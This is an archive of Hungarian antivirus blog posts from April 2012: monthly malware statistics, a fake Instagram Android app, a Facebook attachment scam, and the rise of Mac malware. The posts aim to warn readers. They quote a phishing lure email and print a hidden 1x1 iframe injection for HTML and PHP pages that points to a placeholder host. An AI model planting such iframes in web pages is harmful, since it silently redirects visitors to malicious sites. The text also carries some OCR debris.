Windows 7 and Windows XP are the most popular operating systems. The Windows family counts for over 80%:

2012	Win7	Vista	Win2003	WinXP	Linux	Mac	Mobile
March	49.9%	4.3%	0.6%	28.9%	4.9%	8.9%	1.4%
February	48.7%	4.5%	0.7%	30.0%	5.0%	9.1%	1.3%
January	47.1%	4.7%	0.7%	31.4%	4.9%	9.0%	1.3%

2011	Win7	Vista	Win2003	WinXP	Linux	Mac	Mobile
December	46.1%	5.0%	0.7%	32.6%	4.9%	8.5%	1.2%
November	45.5%	5.2%	0.7%	32.8%	5.1%	8.8%	1.0%
October	44.7%	5.5%	0.7%	33.4%	5.0%	8.9%	1.0%
September	42.2%	5.6%	0.8%	36.2%	5.1%	8.6%	0.9%
August	40.4%	5.9%	0.8%	38.0%	5.2%	8.2%	0.9%
July	39.1%	6.3%	0.9%	39.1%	5.3%	7.8%	1.0%
June	37.8%	6.7%	0.9%	39.7%	5.2%	8.1%	0.9%
May	36.5%	7.1%	0.9%	40.7%	5.1%	8.3%	0.8%
April	35.9%	7.6%	0.9%	40.9%	5.1%	8.3%	0.8%
March	34.1%	7.9%	0.9%	42.9%	5.1%	8.0%	0.7%
February	32.2%	8.3%	1.0%	44.2%	5.1%	8.1%	0.7%
January	31.1%	8.6%	1.0%	45.3%	5.0%	7.8%	0.7%

Mindez egyúttal talán azt is jelezheti, hogy **a Mac emelkedő elterjedtsége, a megnőtt piaci torta szelete talán már ostromolja azt a kritikus határt**, ahonnan már a kártevő készítőknek és terjesztőknek megéri intenzívebben ténykedni, ezért a jövőben valószínűleg mind rendszeresebb kirándulásokat tesznek majd az OS X háza tájára is.

Tetszik 2 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Az XP él, az XP élt, az XP élni fog
- Majdnem mindenki átverhető adathalászattal
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Ez történik a weben egy perc alatt
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4453208

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Mai szavunk pedig: JavaScriptes kártevő


2012.04.18. 11:20 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: március adatok 2012 nod32 eset havi threatsense vírusstatisztika

Az ESET **minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. márciusában a következő 10 károkozó terjedt a legnagyobb számban.



Már az előző hónapban is jelentős mértékben szerepeltek a toplistán az internetes böngészés közben jelentkező különféle kártevők, ám a márciusi adatok tükrében kijelenthetjük, ez a trend folytatódni látszik. A tízes listán ezúttal három **JavaScriptes kártevőt is üdvözölhetünk**, köztük vannak régebbi ismerősök, de új szereplők is.



Az ehavi egyik újonc az a JS/Agent trójai, amely internetes böngészés közben Internet Explorer, Mozilla Firefox vagy Opera alatt egy párbeszédablakot jelenít meg, melyben arra kéri a felhasználót, vásároljon meg különféle termékeket, szolgáltatásokat. Érdekes módon, amennyiben a vásárlás valóban megtörténik, a kártevő eltávolítja magát a számítógépről. Elemzők szerint ez a fajta JavaScriptes kártevő nagy valószínűséggel egy másik kártékony program része lehet, mindenesetre **a márciusi adatok alapján a korábbi 90. helyett most az 5. lett**. Másik új szereplőnk **a hetedik helyre került Win32/Sirefef, amely egy olyan trójai, amely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle adwareket tartalmazó weboldalakra**.



2011. május óta nem volt toplistás a JS/Redirector trójai, amely most a tizedik pozícióra tudott felkapaszkodni, és egy olyan kártékony JavaScript, amely lefutva kéretlen böngésző ablakokat jelenít meg, emellett hátsóajtót nyit a rendszerben, és további kártékony kódokat próbál meg letölteni különféle távoli weboldalakról. Idén januárban hallottunk utoljára a JS/Iframe trójairól, akkor a kilencedik helyen szerepelt, most a hatodik helyet őrzi. A JS/Iframe.AS trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.

Jól láthatóan egyre inkább feljövőben vannak a különféle JavaScriptes kártevők, amelyek ellen naprakész operációs rendszer, és alkalmazós programok mellett friss vírusirtóval és szkripteket blokkoló böngésző kiegészítőkkel - például NoScript - védekezhetünk hatékonyan.




Emellett a havi Global Threat Trends Reportban kiemelt helyen szerepelt még egy olyan felmérés is, amelyet az Írországi ESET végzett az internetező felnőttek körében. Ebben a**rra kerestek választ, milyen online tartalmak azok, amelyek a férfiak és a nők érdeklődését felkeltik, őket kattintásra késztetik**. A vizsgálat pozitív eredménye, hogy a megkérdezettek 49%-a egyáltalán nem kattint semmilyen csali tartalomra, ami önmagában egy igen szép eredmény. A grafikonon pedig az látható, hogy pontosan milyen tartalmak esetén mentek lépre a legtöbben. **Az ingyen ajándék, az ingyen pénz vonzotta a legtöbbeket (29%), míg a különféle a katasztrófák hírei is hatékony kattintásmágnesként szerepeltek az elért 25%-kal.** Az ingyenes zene- és filmletöltés ígéretei, valamint a celebekkel, hírességekkel kapcsolatos pletykák is csábítóan hangzanak az átlagfelhasználók számára. **A végső jótanáccsal - miszerint mindig gondolkodjunk, mielőtt kattintanánk - mi is mélyen egyetértünk, és úgy gondoljuk, ez országfüggetlenül minden netezőnek megszívlelendő és hasznos figyelmeztetés lehet**.



Márciusi fontosabb blogposztjainkat áttekintve szót ejtettünk a WordPress tartalomkezelő rendszereket sújtó sebezhetőségről, és az ezt kihasználó, tömegesen terjedő kártevőkről. A rendszeres és naprakész frissítést nem csak a vírusirtóra és az operációs rendszerre kell alkalmazni, hanem **minden használt rendszerünkre, így a CMS alkalmazásokra is**.


Ugyancsak terítékre került még az ESET szakemberei által leleplezett grúziai botnet hálózat ügye is, valamint kiemelten foglalkoztunk egy Android platformon megjelent és titokban emelt díjas SMS-eket küldözgető trójai játékkal is. **Érdemes lehet itt is valamilyen biztonsági alkalmazást használni**, és ezzel kapcsolatban sokaknak lehet jó hír, hogy az ESET Mobile Security már elérhető Android OS-re is.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló statisztikai rendszere szerint 2012. márciusában a következő 10 károkozó terjedt világszerte a legnagyobb számban, és volt együttesen felelős az összes fertőzés 27.27%-áért. Aki pedig folyamatosan és első kézből **szeretne értesülni a legújabb Facebookos kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. HTML/ScrInject.B trójai
Elterjedtsége a márciusi fertőzések között: 5.60%
Előző havi helyezés: 1.


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

2. INF/Autorun vírus
Elterjedtsége a márciusi fertőzések között: 5.19%
Előző havi helyezés: 2.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



□övebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

3. HTML/Iframe.B.Gen vírus
Elterjedtsége a márciusi fertőzések között: 3.95%
Előző havi helyezés: 3.

Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.

For HTML files

```
"<iframe src="http://xxxxxxxx.com/?click=290625" width=1 height=1
style="visibility:hidden;position:absolute"></iframe>"
```

For PHP files


```
echo "<iframe src=\"http://xxxxxxxx.com/?click=4216546\" width=1 height=1
style=\"visibility:hidden;position:absolute\"></iframe>";
```



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

4. Win32/Conficker féreg
Elterjedtsége a márciusi fertőzések között: 3.44%
Előző havi helyezés: 4.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



□övebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. JS/Agent trójai
Elterjedtsége a márciusi fertőzések között: 2.30%
Előző havi helyezés: 90.

Működés: A JS/Agent trójai internetes böngészés közben Internet Explorer, Mozilla Firefox vagy Opera alatt egy párbeszédablakot jelenít meg, melyben arra kéri a felhasználót, vásároljon meg különféle termékeket, szolgáltatásokat. Amennyiben a vásárlás valóban megtörténik, a kártevő eltávolítja magát a számítógépről. Elemzők szerint ez a fajta JavaScriptes kártevő nagy valószínűséggel egy másik kártékony program része lehet.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-agent-qln-trojan-script-298561-xmlpack-q?lng=en

6. JS/Iframe trójai
Elterjedtsége a márciusi fertőzések között: 2.04%
Előző havi helyezés: 66.

Működés: A JS/Iframe trójai egy olyan program, amely észrevétlenül átirányítja a böngészőt egy kártékony kódot tartalmazó weboldalra. A kártevő program kódja általában szabványos HTML oldalakon belül, annak belsejébe beágyazva található.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-iframe-as-trojan-blacoleref-l-hc-gen-agent-erc

7. Win32/Sirefef trójai
Elterjedtsége a márciusi fertőzések között: 1.76%
Előző havi helyezés: -

Működés: A Win32/Sirefef egy olyan trójai, mely titokban és kéretlenül átirányítja az online keresőmotorok eredményét különféle

adwareket tartalmazó weboldalakra.



□ővebb információ: http://www.eset.eu/encyclopaedia/win32-sirefef-a-trojan-dropper-pmax-a-horse-trojandropper

8. Win32/Sality vírus
Elterjedtsége a márciusi fertőzések között: 1.72%
Előző havi helyezés: 8.


Működés: A Win32/Sality egy polimorfikus fájlfertőző vírus. Futtatása során elindít egy szerviz folyamatot, illetve Registry bejegyzéseket készít, hogy ezzel gondoskodjon arról, hogy a vírus minden rendszerindítás alkalmával elinduljon. A fertőzése során EXE illetve SCR kiterjesztésű fájlokat módosít, és megkísérli lekapcsolni a védelmi programokhoz tartozó szerviz folyamatokat.



Bővebb információ: http://www.eset.eu/encyclopaedia/sality_nar_virus__sality_aa_sality_am_sality_ah

9. Win32/Dorkbot féreg
Elterjedtsége a márciusi fertőzések között: 1.68%
Előző havi helyezés: 7.

Működés: A Win32/Dorkbot féreg cserélhető adathordozók segítségével terjed. A féreg tartalmaz egy hátsóajtó komponenst is, melynek segítségével távolról átvehető az irányítás a fertőzött számítógép felett. Maga a futtatható állomány UPX segítségével tömörített EXE, futtatása során pedig összegyűjti az adott gépről a weboldalakhoz tartozó felhasználói neveket és jelszavakat, majd ezeket megkísérli egy távoli gépre elküldeni.



□övebb információ: http://www.eset.eu/encyclopaedia/win32-dorkbot-a-worm-gen-trojan-menti-gjic-pws-zbot-fo

10. JS/Redirector trójai
Elterjedtsége a márciusi fertőzések között: 1.59%
Előző havi helyezés: 47

Működés: A JS/Redirector trójai egy olyan kártékony JavaScript, amely lefutva kéretlen böngésző ablakokat jelenít meg, emellett hátsóajtót nyit a rendszerben, és további kártékony kódokat próbál meg letölteni különféle távoli weboldalakról.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/!redirector

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Tízből öt kártevő hátsóajtót nyit
- Elégedetlenek vagyunk a Facebook biztonságával
- A jelszó érték, vigyázzunk rá
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4458379

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

My name is Instagram, Fake Instagram

2012.04.19. 11:25 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: sms hamis android app instagram emeldtdíjas

Ezúttal **hamis Instagram alkalmazás bukkant fel az Androidhoz**, ezért érdemes lesz óvatosnak lenni, és odafigyelni.



A "mi került ezen az Instagramon 1 milliárd dollárba?" kérdésre időközben már megkaptuk a választ, 2 milliárdról lett lealkudva egyre. A sajtóvisszhangot felhasználva viszont adódott a remek lehetőség, hogy **a program népszerűségét a kártevőterjesztők is meglovagolják**, és ezzel rövid úton meg is született az orosz weboldalról letölthető Továris Inysztágrám ;-)



Ha valaki gyanútlanul letölti, **emelt díjas SMS-ekkel kapcsolatos jókora extra számlára számíthat**. Persze nem lehet minden alkalmazás mellé egy közlekedési rendőrt állítani, de ez megint az az eset, **amikor maga a felhasználó engedélyezi (hozzáférhetek? igen, tessék csak, yes, yes, next, next, finish) a kártékony funkcionalitást.**



Még egy hónapja sincs, hogy legutóbb szintén emelt díjas SMS-es hamis androidos játékokról írtunk, **szerencsére akkor sem a hivatalos Google Play oldalon történt mindez**. Szóval mondhatnánk, Android programot továbbra is csak őstermelőtől ;-) Ám igaz ritkán, de kellett már a Google-nak is törölni a kártékony alkalmazásokat a saját áruházában is, és éppen egy magyar nyelvű UPC Távrögzítő incidens

mutathat rá nekünk arra, **hogy a hivatalosnak tűnő logó még nem minden, azért még magán a marketen sem árt néha az odafigyelés**.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Elégedetlenek vagyunk a Facebook biztonságával
- Utaljunk pénzt a S.O.C.A.-nak
- "Szósölmédia" és nyaralás
- Mai szavunk pedig: keyjacking

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4460617

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Fényképünk a Facebookon - átverés

2012.04.21. 11:05 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: fotó facebook meztelen átverés trójai zip melléklet


Újabb kattintásmágnes nyomába eredünk, vajon **kell-e aggódni, ha úgy kapunk hagyományos emailt, vagy éppen Facebook üzenetet, hogy a levélíró állítólag a mellékletben küld meztelen fotókat rólunk, vagy egy másik családbarát variációban egyenesen exbarátnőnkről?**



Aggódni lehet, de korántsem sem biztos, hogy éppen a kétes fotók miatt. Sokkal inkább **a "ne kattintsunk mindenre ész nélkül" vezérlő elv kontra kínzó kíváncsiság összecsapásának végeredménye lehet az érdekesebb**. A fotókról beszámoló üzenet **több variációban is terjed**, van "Re: hát ezt a képet meg miért tetted ki online?", "Vége a privát szférádnak, tele a Facebook a meztelen képeiddel!", "Kukkantsd meg a mellékletet, hát erre most mit lehet reagálni" vagy "Re: ezt a mellékelt képet feltétlenül meg kell nézzed!" és kismillió hasonszőrű társa.



Veterán avblog olvasók már fújják, mi lehet a mellékelt IMG*.ZIP-ben. Azok nyertek, akik a trójai kártevőt karikázták be fekete ceruzájukkal. Ha össze kellene foglalni a gyanús jeleket, akkor azért jól láthatóan jelen van **a tipikus social engineering kíváncsiság felkeltő módszer**. Ezt már üdvözölhettük korábban az állítólagos tilos parkolásunkról készített fotónál, a csomagküldő szolgálat nekünk küldött állítólagos sikertelen kézbesítési értesítésében, vagy az állítólagos gyors adóvisszatérítési átverés is egy érdekesnek tűnő ajánlattal kezdődik.


RE:Check the attachment you have to react somehow to this picture

Subject: RE:Check the attachment you have to react somehow to this picture
From:
To:
Date: 2012-04-20 05:29:25

Hi there,
I got to show you this picture in attachment. I can't tell who gave it to me sorry but this chick looks a lot like your ex-gf. But who's that dude??.

Vagyis folyamatos a töprengés az ellen oldalon, mi lenne a pillanatnyi vonzó csali tartalom - az olimpia idején majd biztosan az olimpia lesz az. Ha esetleg mégis van valami, ami ugyan "naked", ennek ellenére biztonságos és érdemes lehet rákattintani, az sokkal inkább a nakedsecurity ;-)



Szerencsére azért sokan vannak, akiknek ez a "Hey Dude, OMG, check this out!" alapsémára építkező hetvenezredik fantáziátlan újrapróbálkozás már a könyökükön jön ki, és álmukból ébresztve is a "tuti átverés" az első zsigeri reakciójuk. Ám **ha ezzel szemben mi esetleg "a mindennek ellen tudok állni, csak a kísértésnek nem" csoportba tartozunk, ideje kicsit átgondolni egérkezelési szokásainkat.**

Tetszik 201 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Kártékony böngésző kiegészítők jönnek
- Majdnem mindenki átverhető adathalászattal
- Akiknek a Captcha kínszenvedés
- Elégedetlenek vagyunk a Facebook biztonságával
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4464353

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Miért most, miért én, miért a Mac?

2012.04.23. 13:40 | Csizmazia István [Rambo] | 3 komment

Címkék: mac vírus osx védelem vírusirtó botnet kártevő


Eljött-e az idő? Van-e valódi érdemi áttörés? **Megpróbálunk benézni a paravánok mögé, okokat keresgélünk az újabban egyre gyakoribb OS X kártevők megjelenésére**.



Alaphelyzetben le kell szögezzük, vírusszempontból a Windowshoz képest még mindig jó menedék egy Mac vagy egy bármilyen Linux. Ennek ellenére **nem lehet nem észrevenni, vannak változások az OS X-eket érintő kártevők frontján**, ezek történetét, miértjeit próbáljuk meg most nagy vonalakban összefoglalni.



Nem is igazi platform az, amire PoC (Proof of Concept) kártevőt még ne írtak volna, a vírusgyűjteményben erősen limitált számban, de azért találhatóak ilyenek. Még 2010. októberében beszélgettünk az Apple blog munkatársaival arról, kell-e vírusirtó erre a gépre. Az akkori vélemények szerint **klasszikus értelemben vett terjedő, fertőző vírus ugyan valóban nincs, de trójai kártevők időnként feltűnnek a színen**, és aki védeni akar valamit, annak érdemes ehhez megfelelő eszközöket használni, mert **nem azzal tartja tisztán a felhasználó a környezetét, ha tagadja a kártevők puszta létezését vagy ha úgy véli, ő úgyis mindent észrevesz**. Noch da zu, még egy figyelmes desktop Linux felhasználó is legalább havonta megnézi a chkrootkittel és rkhunterrel, nem fészkelte-e be magát valami rootkit a rendszerébe. Valamint **emberbarát dolog a kliens gépek felé továbbított dokumentumok, levelezés ellenőrzése is, ami ha helyben nem is okozna gondot, Windowsra továbbküldve, vagy letöltve viszont már igen**.




Mindannyian ugyanazt a netet nézzük, ugyanazt a Facebookot koptatjuk, és **az internetes böngészés közben jelentkező támadások száma azóta is emelkedőben van**, vagyis vigyázni mindenkinek kell. Ennek leginkább **a megtévesztés - magyarul social engineering ;-) - alapú akcióknál van létjogosultsága, mert ha valakit becsapnak, és emiatt maga telepíti a kártevőt, maga gépeli be az admin jelszót, azt semmilyen antivírus nem tudja megakadályozni**. Ezek a próbálkozások nagyjából **2007 óta** valóban e "thin red line" mentén haladtak, elinte gyermeteg kodekletöltő trójai, Adobe Flash frissítő trójai, trójait letöltő trójai következtek pár havonta nagy sajtóvisszhanggal, kevés valódi kárral. A megtévesztés vonal aztán olyannyira beindult, hogy **később már hamis antivírust terjesztő kampány is készült direkt erre a platformra, hátha kattint és fizet a felhasználók 5%-a**. Ott is bekövetkezett aztán egy újabb mérföldkő, egy lélektani határ átlépése, **az Apple kénytelen volt kiadni egy külön frissítést kifejezetten a Mac Defender ellen**.



2009-ben aztán kicsit felpezsdültek a dolgok, akkor **az ingyen letölthető, de egyébként fizetős iWork csomagok voltak trójaival megfertőzve, és ez relatíve sok felhasználót érinthetett, másfelől a Mac alatti botnet első szárnypróbálgatásainak is tanúi lehettünk**.



Közben egyfelől láttuk azt, hogy a felhozatalban különféle exploitok itt is kerülnek elő szép számmal, illetve a Pwnage, Pwn2Own és egyéb megmérettetéseken **bőven meg volt már az a szellemi kapacitás, ami a nem is olyan egyszerűen kihasználható gyengeségeket megvalósító kódokat a gyakorlatban valóban el is készíti** - magyarán itt megdőlt az a teória, hogy elméletileg ugyan lehetséges, de ezt senki nem fogja megtenni. De igen, megteszi, és a jövőben is meg fogja tenni, és **arra alapozni a védelmet, hogy á ugyan, ezt senki nem fogja megtenni, nem ésszerű**.



Legvégül aztán eljutottunk oda, hogy **2012-ben a Flashback-nek nem kevesebb, mint 600 ezer gépet sikerült megfertőznie egy Java sebezhetőség révén**, ami már nem intézhető el egy kézlegyintéssel, sőt ehhez **az Oracle javítása mellett hivatalos Apple frissítés is megjelent "Flashback Malware Removal Tool" néven**, és sajnos azóta újabb kártevő verziókról is szóltak már a híradások.

Apple's Software Update window:



MacDefender's initial installation prompt:



